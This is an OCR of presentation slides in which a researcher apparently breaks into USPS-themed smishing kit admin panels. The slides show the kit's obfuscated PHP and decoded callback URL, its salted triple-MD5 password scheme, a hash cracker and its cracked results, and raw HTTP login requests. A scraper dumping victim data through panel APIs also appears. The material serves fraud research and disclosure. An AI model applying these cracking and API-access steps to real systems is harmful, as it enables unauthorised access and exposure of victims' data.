
LOOKING OVER IT

- PDF details default credentials
  - admin:123456
- The hashes didn’t line up though in the pre-prepared DB.
- Obviously MD5 hashes but there must be a salt or something added.
- The issue was…



GROSS

The vast majority is obfuscated PHP



GOING FISHING

- No way I could find to deobfuscate this PHP
- A friend suggested that I use a technique called eval hooking
- Using these hooks I could find what exactly was being evaluated (executed) by the PHP.
    - Simply echo variables

https://github.com/extremecoders-re/php-eval-hook/

USERNAMES

```
$M3ztI8H=explode("|M|@|d","H*|M|@|d4145532D3132382D434243|M|@|d61657331323877616E6764756F797538|M|@|d776479363636363636");
$GLOBALS[A_A_A__A_A]=$M3ztI8H;
unset($M3ztI8H);
$M3ztI8H=pack($GLOBALS[A_A_A__A_A][0],$GLOBALS[A_A_A__A_A][1]); #AES-128-CBC
$A_A_A___A_=$M3ztI8H;
unset($M3ztI8H);
$M3ztI8H=pack($GLOBALS[A_A_A__A_A][0],$GLOBALS[A_A_A__A_A][2]); #aes128wangduoyu8
$A_A_A___AA=$M3ztI8H;
unset($M3ztI8H);
$M3ztI8H=pack($GLOBALS[A_A_A__A_A][0],$GLOBALS[A_A_A__A_A][0x3]); #wdy666666
$A_A_A__A__=$M3ztI8H;
$M3zvP8H=0-3172;
$M3zvP8I=61*A_A__A_A_A;
$M3zvP8J=$M3zvP8H+$M3zvP8I;
$¥À¤¥»çä=openssl_encrypt($îîãÃŸô¯[0],$îîãÃŸô¯[1],$îîãÃŸô¯[2],$îîãÃŸô¯[3],$îîãÃŸô¯[4]);
```

PASSWORDS

- A bit trickier but figured it out
- Passwords were appended with: wangduoyu666!.+-
- Then hashed 3 times using MD5


- The gold standard in hashing algorithms today



ACTIVATION

```
Done{"code":-1,"msg":"\u8bf7\u8f93\u5165\u6b63\u786e\u7684\u6fc0\u6d3b\u7801"}Array
(
    [0] => H*
    [1] => 415F415F414141
    [2] => 646566696E65
    [3] => 415F41415F5F5F
    [4] => 2E2E2F2E2E2F636C6173732F6D6574686F642E706870
    [5] => 2E2E2F2E2E2F636F6E6669672F64617461626173652E706870
    [6] => 2E2E2F696E6465782F636865636B2D6B65792E706870
    [7] => 746F6B656E
    [8] => 74797065
    [9] => 636F6465
    [10] => 485454505F484F5354
    [11] => 646F6D61696E
    [12] => 687474703A2F2F3137322E3234352E3231302E3230312F7068702F6170702F757365722F6163746976652E706870
    [13] => 5550444154452060636F6E666967602053455420606B657960203D2027
    [14] => 272057484552452060706964602 03D2027313030383627
)
DoneDone[root@centos-s-smishingTest ~]#
```

ACTIVATION


Recipe
From Hex
Delimiter
None
Input
687474703A2F2F3137322E3234352E3231302E3230312F7068702F6170702F757365722F6163746976652E706870
92 1 92
Raw Bytes
Output
http://172.245.210.201/php/app/user/active.php

DOUBLE DIPPING

```
http://172.245.210.201/php/app/user/user.php?token=
&utype=
&domain=
&type=10
```

KRAKEN

- Using Go I created a small tool to crack the hashes.
- Most were very easy to crack...

```
>.\cracker.exe                                                    ,rockyou.txt" .\hashes.txt
Found match: 123456 -> c65304746fdf6da17c75203c7b2ae515
Found match: 000000 -> ff9b3704b06cf686917a9225217fb0ec
Found match: 123123 -> c547c6231afa838df57e2cce0087ef9e
Found match: 123321 -> 5869155837b0390085221cd63f5a88b9
Found match: 88888888 -> 066a5680be9438281cb6756163bddba4
Found match: L123456 -> cac80b53e309be13644ef31f6c404746
Found match: B123456 -> cc755647aaeb99352f6d1b68ab130dd0
Found match: admin33 -> c7662b32f9e4ade6a9593ec5291baa10
Found match: admin11 -> b76a5cdd778d97cb20643fb230d9113f
```

A STEP UP

- Larger panels had better passwords usually
- In order to crack them I had to add rules to the cracker code


```
var commonSuffixes = []string{"1", "12", "123", "123456", "!", "$", "!!", "..", "@", "234", "456"}
```

- Along with this I needed a new wordlist
  - The vast majority of the kits owners were Chinese.
- Found the Kaonashi wordlist
  - Cracked over 130 of the hashes


https://github.com/kaonashi-passwords/Kaonashi/tree/master

LOGGING IN


Now we could simply login... right?



INSIDE LOOK


https://shuju.mipackege.com/admin/#/dashboard
Personal
后台管理系统
控制台
数据中心
角色管理
设置
控制台
到期时间: 永久使用
今日访问
11
今日上鱼
2
累计上鱼
1,944
等待处理
17
访问量
上鱼量
35
30
25
20

INSIDE LOOK


https://shuju.mipackege.com/admin/#/example/pending?tab=1
Personal
后台管理系统
Dashboard / 数据中心 / 待处理
控制台
数据中心
待处理
已完成
垃圾桶
角色管理
设置
请选择REF
请选择ID尾号
筛选
https://uspost.ipostia.com/
https://usps.bacheckadress.top/
https://usps.helpncs.com/
https://usps.helpnos.top/
https://usps.helpost.top/
https://usps.helposu.top/
REF
//usps.helpnos.top/
//usps.helpost.top/
5824
离线

BYPASSING THE RESTRICTIONS

- Can’t reach /admin to login through browser
- But we can reach the ”API” endpoints...

- This allowed me to:
  - Authenticate using the decrypted usernames and cracked passwords.
  - Dump victim data
  - Dump admin data
  - Dump domains being used

AUTHENTICATING DIRECTLY

Original request

Pretty Raw Hex

```
1  POST /php/app/admin/login.php?t=1704757156684 HTTP/2
2  Host: shuju.mipackege.com
3  Cookie: PHPSESSID=iac2hfhh7bh639jj0nanhvkpqh
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
   rv:121.0) Gecko/20100101 Firefox/121.0
5  Accept: application/json, text/plain, */*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 51
10 Origin: https://shuju.mipackege.com
11 Dnt: 1
12 Referer: https://shuju.mipackege.com/admin/
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Sec-Gpc: 1
17 Te: trailers
18
19 username=admin&password=123456&code=0127&unique_id=
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Server: nginx
3  Date: Mon, 08 Jan 2024 23:39:16 GMT
4  Content-Type: text/html; charset=UTF-8
5  Vary: Accept-Encoding
6  Expires: Thu, 19 Nov 1981 08:52:00 GMT
7  Cache-Control: no-store, no-cache, must-revalidate
8  Pragma: no-cache
9  Strict-Transport-Security: max-age=31536000
10
11 {"code":0,"data":{"token":"659c87a44c224","type":"1","refresh_
   rate":"3","unique_id":"QeULZv7yd4iQjZ9Yuq8QIyx05GH8LKP0"},"msg
   ":"\u767b\u5f55\u6210\u529f!"}
```

AUTHENTICATING DIRECTLY

Original request

Pretty Raw Hex

```
POST /php/app/admin/home.php?t=1704757187279 HTTP/2
Host: shuju.mipackege.com
Cookie: PHPSESSID=iac2hfhh7bh639jj0nanhvkpqh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:121.0) Gecko/20100101 Firefox/121.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Token: 659c87a44c224
Platform: dianshang
Content-Length: 77
Origin: https://shuju.mipackege.com
Dnt: 1
Referer: https://shuju.mipackege.com/admin/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Sec-Gpc: 1
Te: trailers

token=659c87a44c224&username=admin&unique_id=
QeULZv7yd4iQjZ9Yuq8QIyx05GH8LKP0
```

Search 0 highlights


Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Server: nginx
Date: Mon, 08 Jan 2024 23:39:47 GMT
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=31536000

{"code":0,"data":{"pendingNum":17,"toadyRecords":11,"todayFish
":2,"allRecords":9238,"allFish":1944,"sevenRecords":[34,27,30,
21,25,25,11],"sevenFish":[7,1,3,0,1,1,2]},"msg":"Ok!"}
```

token 0 highlights



PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS GITL


python3.11

```
Successfully logged in. Token and unique_id extracted.
Data saved to .\Data\kai12102.top_1707196157_details.c
Getting page 1 of /php/app/admin/pending.php...
Getting page 1 of /php/app/admin/completed.php...
Getting page 1 of /php/app/admin/deleted.php...
Length of parsed_data2 at 0 is 37
Length of parsed_data2 at 1 is 1
Length of parsed_data2 at 2 is 107
Data saved to .\Data\victimData\kai12102.top_170719615
Processing kai12101.top,HU0001,112233...
Captcha image saved. Please enter the 4 digits you see
Enter captcha digits:
```

TARGETING


- We needed more targets..
  - So, I crowd-sourced
- I setup a site for people to submit URLs
- Also, I found a bunch here...




r/Scams

A COPY-CAT CAMPAIGN

